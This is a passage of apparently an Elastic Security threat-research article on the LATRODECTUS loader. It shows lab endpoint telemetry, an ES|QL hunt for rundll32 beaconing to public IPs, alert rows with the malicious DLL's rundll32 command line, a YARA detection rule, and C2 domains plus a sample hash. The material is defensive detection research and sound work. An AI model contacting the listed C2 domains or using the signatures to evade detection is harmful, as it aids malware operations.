Apr 8, 2024 @ 14:49:07.835	Endpoint network event	network	disconnect_received	192.168.47.130	192.168.47.128	REM
REM \ LAT_TEST @ lat_test disconnected via >.rundll32.exe (6136) with result unknown						
Endpoint network event						
egress tcp						
Source 192.168.47.130 : 52148 (1.05%) 118B → Destination 192.168.47.128 : 80 (98.95%) 10.8KB						
Apr 8, 2024 @ 15:17:14.454	Endpoint file event	file	creation	—	—	REM
REM \ LAT_TEST @ lat_test created a file dll[1] in C:\Users\REM\AppData\Local\Microsoft\Windows\NetCache\IE\TE9EQ5K3\dll[1] via >.rundll32.exe (6136) with result unknown						

6 of 6 Updated 10 seconds ago

EQL Query using hunt detecting LATRODECTUS

Below is an ES|QL hunt to look for long-term and/or high count of network connections by rundll32 to a public IP address (which is uncommon):

```
from logs-endpoint.events.network-*
| where host.os.family == "windows" and event.category == "network" and
network.direction == "egress" and process.name == "rundll32.exe" and
/* excluding private IP ranges */
not CIDR_MATCH(destination.ip, "10.0.0.0/8", "127.0.0.0/8", "169.254.0.0/16", "172.16.0.0/12", "192.0.0.0/24",
"192.0.0.0/29", "192.0.0.8/32", "192.0.0.9/32", "192.0.0.10/32", "192.0.0.170/32", "192.0.0.171/32",
"192.0.2.0/24", "192.31.196.0/24", "192.52.193.0/24", "192.168.0.0/16", "192.88.99.0/24", "224.0.0.0/4",
"100.64.0.0/10", "192.175.48.0/24", "198.18.0.0/15", "198.51.100.0/24", "203.0.113.0/24", "240.0.0.0/4",
"::1", "FE80::/10", "FF00::/8")
| keep source.bytes, destination.address, process.name, process.entity_id, process.pid, @timestamp, host.name
/* calc total duration and the number of connections per hour */
| stats count_connections = count(*), start_time = min(@timestamp), end_time = max(@timestamp) by
process.entity_id, process.pid, destination.address, process.name, host.name
| eval duration = TO_DOUBLE(end_time)-TO_DOUBLE(start_time), duration_hours=TO_INT(duration/3600000),
number_of_con_per_hour = (count_connections / duration_hours)
| keep host.name, destination.address, process.name, process.pid, duration, duration_hours,
number_of_con_per_hour, count_connections
| where count_connections >= 100
```


ES|QL Last 7 days

```

1 from logs-endpoint.events.network-*
2 | where host.os.family == "windows" and event.category == "network" and
3   network.direction == "egress" and process.name == "rundll32.exe" and
4   /* excluding private IP ranges */
5   not CIDR_MATCH(destination.ip, "10.0.0.0/8", "127.0.0.0/8", "169.254.0.0/16", "172.16.0.0/12", "192.0.0.0/24", "192.0.0.0/29", "192.0.0.8/32",
"192.0.0.9/32", "192.0.0.10/32", "192.0.0.170/32", "192.0.0.171/32", "192.0.2.0/24", "192.31.196.0/24", "192.52.193.0/24", "192.168.0.0/16", "192.
"

```

11 lines @timestamp found 3 warnings Submit feedback Run query + Enter

4 results Columns 8 Sort fields

host.name	destination.address	process.name	process.pid	duration	duration_hours	number_of_con_per_hour	count_connections
laptop-ju4m3i0e	81.99.162.48	rundll32.exe	22,328	11086647	3	68	204
laptop-ju4m3i0e	81.99.162.48	rundll32.exe	12,108	230475	0	-	7956
laptop-ju4m3i0e	81.99.162.48	rundll32.exe	25,732	225860	0	-	7678

ES|QL Query using hunt detecting LATRODECTUS

Below is a screenshot of Elastic Defend triggering on the LATRODECTUS memory signature:

process.command_line	rule.name	event.code
rundll32.exe "C:\Users\REM\AppData\Roaming\Custom_update\Update_88d58563.dll", run	Windows.Trojan.Latrodectus	malicious_file
rundll32.exe "C:\Users\REM\AppData\Roaming\Custom_update\Update_88d58563.dll", run	Windows.Trojan.Latrodectus	malicious_file
rundll32.exe "C:\Users\REM\AppData\Roaming\Custom_update\Update_88d58563.dll", run	Windows.Trojan.Latrodectus	malicious_file
rundll32.exe "C:\Users\REM\AppData\Roaming\Custom_update\Update_88d58563.dll", run	Windows.Trojan.Latrodectus	malicious_file
rundll32.exe "C:\Users\REM\AppData\Roaming\Custom_update\Update_88d58563.dll", run	Windows.Trojan.Latrodectus	malicious_file
rundll32.exe "C:\Users\REM\AppData\Roaming\Custom_update\Update_88d58563.dll", run	Windows.Trojan.Latrodectus	malicious_file
rundll32.exe "C:\Users\REM\AppData\Roaming\Custom_update\Update_88d58563.dll", run	Windows.Trojan.Latrodectus	malicious_file
rundll32.exe "C:\Users\REM\AppData\Roaming\Custom_update\Update_88d58563.dll", run	Windows.Trojan.Latrodectus	malicious_file

Memory signatures against LATRODECTUS via Elastic Defend

YARA

Elastic Security has created YARA rules to identify LATRODECTUS:

```

rule Windows_Trojan_LATRODECTUS_841ff697 {
  meta:
    author = "Elastic Security"
    creation_date = "2024-03-13"
    last_modified = "2024-04-05"
    license = "Elastic License v2"
    os = "Windows"
    arch = "x86"
    threat_name = "Windows.Trojan.LATRODECTUS"
    reference_sample = "aee22a35cbdac3f16c3ed742c0b1bfe9739a13469cf43b36fb2c63565111028c"

  strings:
    $Str1 = { 48 83 EC 38 C6 44 24 20 73 C6 44 24 21 63 C6 44 24 22 75 C6 44 24 23 62 C6 44 24 24 }
    $src32_loadlibrary = { 48 89 44 24 40 EB 02 EB 90 48 8B 4C 24 20 E8 ?? ?? FF FF 48 8B 44 24 40 48 81 C4
E8 02 00 00 C3 }
    $delete_self = { 44 24 68 BA 03 00 00 00 48 8B 4C 24 48 FF 15 ED D1 00 00 85 C0 75 14 48 8B 4C 24 50 E8
?? ?? 00 00 B8 FF FF FF FF E9 A6 00 }
    $Str4 = { 89 44 24 44 EB 1F C7 44 24 20 00 00 00 00 45 33 C9 45 33 C0 33 D2 48 8B 4C 24 48 FF 15 7E BB
00 00 89 44 24 44 83 7C 24 44 00 75 02 EB 11 48 8B 44 24 48 EB 0C 33 C0 85 C0 0F 85 10 FE FF FF 33 }
    $handler_check = { 83 BC 24 D8 01 00 00 12 74 36 83 BC 24 D8 01 00 00 0E 74 2C 83 BC 24 D8 01 00 00 0C
74 22 83 BC 24 D8 01 00 00 0D 74 18 83 BC 24 D8 01 00 00 0F 74 0E 83 BC 24 D8 01 00 00 04 0F 85 44 02 00 00 }
    $shwid_calc = { 48 89 4C 24 08 48 8B 44 24 08 69 00 0D 66 19 00 48 8B 4C 24 08 89 01 48 8B 44 24 08 8B
00 C3 }
    $string_decrypt = { 89 44 24 ?? 48 8B 44 24 ?? 0F B7 40 ?? 8B 4C 24 ?? 33 C8 8B C1 66 89 44 24 ?? 48 8B
44 24 ?? 48 83 C0 ?? 48 89 44 24 ?? 33 C0 66 89 44 24 ?? EB ?? }
    $campaign_fnv = { 48 03 C8 48 8B C1 48 39 44 24 08 73 1E 48 8B 44 24 08 0F BE 00 8B 0C 24 33 C8 8B C1
89 04 24 69 04 24 93 01 00 01 89 04 24 EB BE }
    condition:
      2 of them
}

```

Observations

The following observables were discussed in this research.

Observable	Type	Name	Reference
aee22a35cbdac3f16c3ed742c0b1bfe9739a13469cf43b36fb2c63565111028c	SHA-256	TRUFOS.DLL	LATRODECTUS
aytobusesre.com	domain		LATRODECTUS C2
scifimond.com	domain		LATRODECTUS C2
gyxplonto.com	domain		ICEDID C2
neaachar.com	domain		ICEDID C2

References

The following were referenced throughout the above research:

Tooling

[String decryption and IDA commenting tool](#)